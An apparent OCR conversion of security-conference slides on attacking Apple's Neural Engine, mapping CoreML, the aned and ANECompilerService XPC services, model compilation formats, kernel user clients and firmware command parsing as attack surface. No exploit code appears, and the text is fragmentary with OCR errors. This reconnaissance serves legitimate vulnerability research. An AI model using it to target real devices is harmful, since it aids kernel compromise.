
# **Attacking Apple's Neural Engine**

### Mohamed GHANNAM (@ simo36)



# Who am

### **Independent Security Researcher based in Dubai:**

- Vuln Research & Exploitation.
- Focus on iOS/macOS security.
- Previously on Linux/Android kernel.
- Disclosed 50+ user/kernel bugs to vendors.

### **Open source:**

- ghidra\_kernelcache.
- Public exploits: <u>powend</u>, <u>oob\_events</u>.



- CoreML/coremitools.
- Model formats.
- System Services/Kernel/Firmware.

### **Vulnerabilities**

User/Kernel vulnerabilities.

### Exploitation

Chaining bugs to achieve kernel r/w on \*OS 15.x / macOS 12.x.

## Conclusion

# The user interface **Tools & Frameworks**

### **CoreML framework used to:**

- Integrated trained models into Xcode apps.
- Load models and on-device training.
- Make predictions.

### <u>coremitools</u> python library that:

- Creates models from scratch.
- Converts trained models from other ML tools into CoreML.
- Manipulates/Customizes network layers and operations.
- Loads models and makes predictions.

## The user interface

### CoreML loads models through <u>aned</u> system service:

- XPC Interface : com.apple.appleneuralengine .
- Responsible for Model compilation and loading.

```
@protocol _ANEDaemonProtocol
Orequired
    -(void)compileModel:(id)arg1 sandboxExtension:(id)arg2 options:(id)arg3 qos:(unsigned)arg4 withReply:(/*^block*/id)arg5;
    -(void)loadModel:(id)arg1 sandboxExtension:(id)arg2 options:(id)arg3 qos:(unsigned)arg4 withReply:(/*^block*/id)arg5;
    -(void)unloadModel:(id)arg1 options:(id)arg2 qos:(unsigned)arg3 withReply:(/*^block*/id)arg4;
    -(void)compiledModelExistsFor:(id)arg1 withReply:(/*^block*/id)arg2;
    -(void)purgeCompiledModel:(id)arg1 withReply:(/*^block*/id)arg2;
0end
```

Main broker for <u>CoreML</u> interactions with the kernel and the compiler service.


## The user interface

- XPC Interface : com.apple.ANECompilerService.
- Model Translation & Compilation.
- Entitled: com.apple.ANECompilerService.allow.
- Produces a binary model "<u>model.hwx</u>".


```
Oprotocol _ANECompilerServiceProtocol
    withReply:(void (^ /* unknown block signature */)(void))v8;
0end
```

### <u>aned</u> compiles a model through the ANE compiler <u>ANECompilerService</u>:

- (void)compileModelAt:(id)v1 csIdentity:(id)v2 sandboxExtension:(id)v3 options:(id)v4 tempDirectory:(id)v5 cloneDirectory:(id)v6 outputURL:(id)v7



## **Model Formats**



- <u>MLModel</u> is converted to <u>MLModel</u> (ProtoBuf to JSON format): The compilation can also be done via <u>coremlcompiler</u> command.
- <u>MLModelc</u> is translated to <u>net.plist</u> (from a set of JSON files to one PLIST file) :
  - The model translation is made by Espresso private framework.
- <u>net.plist</u> is compiled to a binary model called "model.hwx":
  - The compilation is done by <u>ANECompiler`ANECCompile()</u> ullet
  - The model.hwx is a Mach-O file that starts with Oxfeedface or Oxbeefface.
  - The model.hwx has segments / sections .. etc

## The kernel interface

- The kernel extension is <u>AppleH11ANEInterface</u>.

### <u>H11ANEInUserClient:</u> (for <u>aned</u>)

- Responsible for loading/unloading models.
- A lot of external methods with rich features (large attack surface).
- Entitled: com.apple.ane.iokit-user-access.


### <u>H11ANEInDirectPathClient:</u> (for Xcode apps)

- Responsible for model predictions and on-device training.
- Allows apps to Send Procedure Calls Requests to the firmware.
- Reachable from the default app sandbox (an attractive target).

### The KEXT provides two UserClient classes: <u>H11ANEInUserClient</u> and <u>H11ANEInDirectPathClient</u>.

## The Firmware interface

- The firmware image can be found at <u>./Firmware/ane/</u> in IPSW files.
- <u>CANEController::CmdProcessor()</u> is the main function that parses ~70 commands.







### **CANEController::CmdProcessor()**

Client/CoreML

aned






aned


### ANECompilerService

• CoreML compiles "file.mlmodel" to "file.mlmodelc"


mlmodelc\_url = [MLModel compileModelAtURL:@"file.mlmodel" error:&err];


\$ xcrun coremicompiler compile file.mlmodel






aned






aned

- <u>CoreML</u> initiates a connection with <u>aned</u> via **com.apple.appleneuralengine**
- CoreML sends a request to load "file.mlmodelc"
  - \_ANEModel \*md = [\_ANEModel modelAtURL:mlmodelc key:@""];
  - [[\_ANEClient sharedConnection] loadModel:md options:opts qos:0x15 error:&err];



Client/CoreML

aned




**Client/CoreML** 

- NSXPC
- aned initiates a connection with ANECompilerService via com.apple.ANECompilerService
  - -[\_ANEServer doCompileModel:myANEModel csIdentity: sandboxExtension: options:MyOptionDict qos: withReply:]
    - -[connection compileModelAt:csIdentity:sandboxExtension:options:tempDirectory:cloneDirectory:outputURL:withReply:]

aned

NSXPC




NSXPC

**Client/CoreML** 

NSXPC

aned



Client/CoreML


NSXPC


aned

NSXPC

• "file.mlmodelc" is translated to "net.plist" using Espresso framework

+[\_ANEEspressolRTranslator translateModelAt: key: outputPath: isEncryptedModel: error:]





Client/CoreML

NSXPC

aned


NSXPC


• "file.mlmodelc" is translated to "net.plist" using Espresso framework


+[\_ANEEspressolRTranslator translateModelAt: key: outputPath: isEncryptedModel: error:]


• "net.plist" is compiled to "model.hwx" using <u>ANECompiler`ANECCompile()</u> function


+[\_ANECompiler compileModel:modelPath:optionsFilePath:outputFilename:outputPath:saveSourceModelPath:isEncryptedModel:isMILModel:ok:error:]









